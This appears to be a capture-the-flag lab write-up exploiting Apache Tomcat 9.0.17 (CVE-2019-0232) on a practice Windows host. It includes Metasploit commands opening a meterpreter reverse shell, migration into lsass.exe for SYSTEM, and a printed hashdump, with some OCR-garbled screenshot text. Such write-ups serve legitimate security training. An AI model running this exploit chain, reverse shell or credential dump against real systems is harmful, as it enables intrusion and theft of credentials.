Day 12 - Ready, set, elf.

Scenario

Day 12: Ready, set, elf. - Prelude:

Christmas is fast approaching, yet, all remain silent at *The Best Festival Company* (TBFC). What gives?! The cheek of those elves - slacking at the festive period! Santa has no time for slackers in his workshop. After all, the sleigh won't fill itself, nor will the good and naughty lists be sorted. Santa has tasked you, Elf McEager, with whacking those elves back in line.

Watch DarkStar's video on solving this task!

12.8. It's Challenge Time

To solve Elf McSkidy's problem with the elves slacking in the workshop, he has created the CGI script: elfwhacker.bat

Deploy the instance attached to this task, use your NMAP skills from "Day 8 - What's Under the Christmas Tree? to find out what port the webserver (MACHINE_IP) is running on...Visit the application and discover the installation version, weaponise this information by searching knowledgebases for exploits and Meterpreter payloads possible and whack those elves!.

As this is a Windows machine, please allow a minimum of five minutes for it to deploy before beginning your enumeration.

Bonus: There are at least two ways of escalating your privileges after you gain entry. Find these out and pivot at your leisure! (please note that this is optional for the day should you fancy the challenge...)

let's perform port scanning first

//it seems like the web server was hosted on port 8080 as this tomcat server looks kinda sus (might have public CVEs)

```
STATE SERVICE
PORT
                          VERSION
3389/tcp open ms-wbt-server Microsoft Terminal Services
  rdp-ntlm-info:
   Target Name: TBFC-WEB-01
   NetBIOS_Domain_Name: TBFC-WEB-01
   NetBIOS_Computer_Name: TBFC-WEB-01
   DNS Domain Name: tbfc-web-01
   DNS Computer Name: tbfc-web-01
   Product_Version: 10.0.17763
   System Time: 2020-12-14T22:59:44+00:00
 ssl-cert: Subject: commonName=tbfc-web-01
 Not valid before: 2020-12-11T21:55:21
 Not valid after: 2021-06-12T21:55:21
 5357/tcp open http
                           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
 http-server-header: Microsoft-HTTPAPI/2.0
 http-title: Service Unavailable
                           Apache Jserv (Protocol v1.3)
8009/tcp open ajp13
 ajp-methods:
   Supported methods: GET HEAD POST OPTIONS
8080/tcp open http
                           Apache Tomcat 9.0.17
 _http-favicon: Apache Tomcat
 http-open-proxy: Proxy might be redirecting requests
 _http-title: Apache Tomcat/9.0.17
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Question: What is the version number of the web server? -9.0.17

now let's find is there any CVEs for this tomcat 9.0.17 using googleFu & we found it in cvedetails.com //one code execution vulnerability for this version of tomcat interesting...

Apache » Tomcat » 9.0.17: Vulnerability Statistics

<u>Vulnerabilities (3)</u> <u>Related Metasploit Modules</u> (Cpe Name:cpe:/a:apache:tomcat:9.0.17)


Vulnerability Feeds & Widgets

1

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Direc Trave
2019	3		1				1	
Total	3		1				1	
% Of All		0.0	33.3	0.0	0.0	0.0	33.3	

Warning a Vulnerabilities with publish dates before 1999 are not included in this table and short (Pe



here it stated that 'when running on Windows with enabledCmdLineArguments enabled' //we know that the web server was hosted on a Windows machine, probably it have enableCmdLineArguments enabled

When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39 and 7.0.0 to 7.0.93 is vulnerable to Remote Code Execution due to a bug in the way the JRE passes command line arguments to Windows. The CGI Servlet is disabled by default. The CGI option enableCmdLineArguments is disable by default in Tomcat 9.0.x (and will be disabled by default in all versions in response to this vulnerability). For a detailed explanation of the JRE behaviour, see Markus Wulftange's blog


Question: What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

-CVE-2019-0232

CWE ID

20

let's search for the CVE id in metasploit & we've found it



if we notice that, we need to specify the CGI script path in order to exploit the web server

```
TARGETURI / yes The URI path to CGI script
```

& in the challenge it stated that Elf McSkidy had created a CGI script name 'elfwhacker.bat' somewhere around the web server

he has created the CGI script: elfwhacker.bat

so let's use googleFu again to find the default cgi-bin location & we've found it placed under /cgi-bin directory





Too



Videos

Images

News

Shopping

: More

Settings

About 573,000 results (0.60 seconds)

tomcat.apache.org > tomcat-7.0-doc > cgi-howto •

Apache Tomcat 7 (7.0.107) - CGI How To

Nov 18, 2020 — Traditionally, this servlet is mapped to the **URL pattern "/cgi-bin/***". By default CGI support is disabled in **Tomcat**. CAUTION - CGI scripts are used to execute programs external to the **Tomcat** JVM. If you are using the **Java** SecurityManager this will bypass your security policy configuration in catalina.

let's check out in the web server & yep we've found it!

≥ 10.10.211.16:8080/cgi-bi ×	+						
← → C û							
Kali Linux 🛝 Kali Training	Kali Tools 🧧 Kali Docs 🥄 Ka	ali Forums 🥄 NetHunte					
Written by ElfMcEager for The Best Festival Company ~CMNatic							
Current time: 14/12/2020 23:16:21.33							
Debugging Information							
Hostname: TBFC-WEB-01 User: tbfc-web-01\elfmcskidy							
ELF WHACK COUNTER							
Number of Elves whacked and sent back to work: 5064							

now let's fill in those information into the exploit parameters

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOSTS 10.10.211.16
RHOSTS ⇒ 10.10.211.16 CK COUNTER
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi-bin/elfwhacker.bat
targeturi ⇒ /cgi-bin/elfwhacker.bat
```

let's check whether it's vulnerable to the exploit or not & yes! it's vulnerable to the exploit

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > check
[+] 10.10.211.16:8080 - The target is vulnerable.
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

now let's fill up the payload & our listening host info

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set lhost tun0
lhost ⇒ tun0
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set lport 18890
```

run the exploit, & voila we've opened a meterpreter session

```
msf6 exploit(wi
[*] Started reverse TCP handler on 10.8.20.97:18890
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Command Stager progress - 6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
  Sending stage (175174 bytes) to 10.10.211.16
[*] Meterpreter session 1 opened (10.8.20.97:18890 
ightarrow 10.10.211.16:49888) at 2020-12-14 18:23:59 -0500
meterpreter >
```

get the uid & we're elfmcskidy now

```
meterpreter > getuid
Server username: TBFC-WEB-01\elfmcskidy
meterpreter >
```

now let's find the flag1.txt location, we can use where.exe //it placed right in our current directory man...


```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>where /r c:\ flag1.txt where /r c:\ flag1.txt c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin\flag1.txt
```

bonus: let's try to find a way to privilege escalate to nt authority/system

let's gather some info of our current user privileges

//SeImpersonatePrivilege, since we have this privilege, let's use Process Migration Technique to steal the token of NT Authority/System process

//reading material: Process Migration - tokens stealing (like a meterpreter) (linkedin.com)



checking the process running & this Isass.exe process are running in NT Authority\System

776	688	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
800	756	sychost exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\Svstem32\svchost_exe

let's migrate into this process

```
meterpreter > migrate 776
[*] Migrating from 1020 to 776...
[*] Migration completed successfully.
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
```

now we can perform hashdump & accessing Administrator's home directory

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:568a741b56c79622cc3f4c83720bf45e:::
cmnatic:1004:aad3b435b51404eeaad3b435b51404ee:568a741b56c79622cc3f4c83720bf45e:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
elfmcskidy:1000:aad3b435b51404eeaad3b435b51404ee:568a741b56c79622cc3f4c83720bf45e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:7394d221db3457fcb63b8f73d4f9c039:::
meterpreter > shell

```
C:\Users\Administrator>dir
dir
Volume in drive C has no label.
Volume Serial Number is 4277-4242
 Directory of C:\Users\Administrator
21/11/2020 02:17
                     <DIR>
21/11/2020 02:17
                     <DIR>
13/12/2020 13:26
                     <DIR>
                                    3D Objects
13/12/2020 13:26
                     <DIR>
                                    Contacts
13/12/2020 14:36
                     <DIR>
                                    Desktop
13/12/2020 16:21
                     <DIR>
                                    Documents
13/12/2020 13:26
                                    Downloads
                     <DIR>
13/12/2020 13:26
                     <DIR>
                                    Favorites
13/12/2020 13:26
                                    Links
                     <DIR>
13/12/2020 13:26
                                   Music
                     <DIR>
13/12/2020 13:26
                                    Pictures
                     <DIR>
13/12/2020 13:26
                     <DIR>
                                    Saved Games
13/12/2020 13:26
                                    Searches
                     <DIR>
13/12/2020 13:26
                     <DIR>
                                   Videos
               0 File(s)
                                      0 bytes
             14 Dir(s) 6,548,688,896 bytes free
```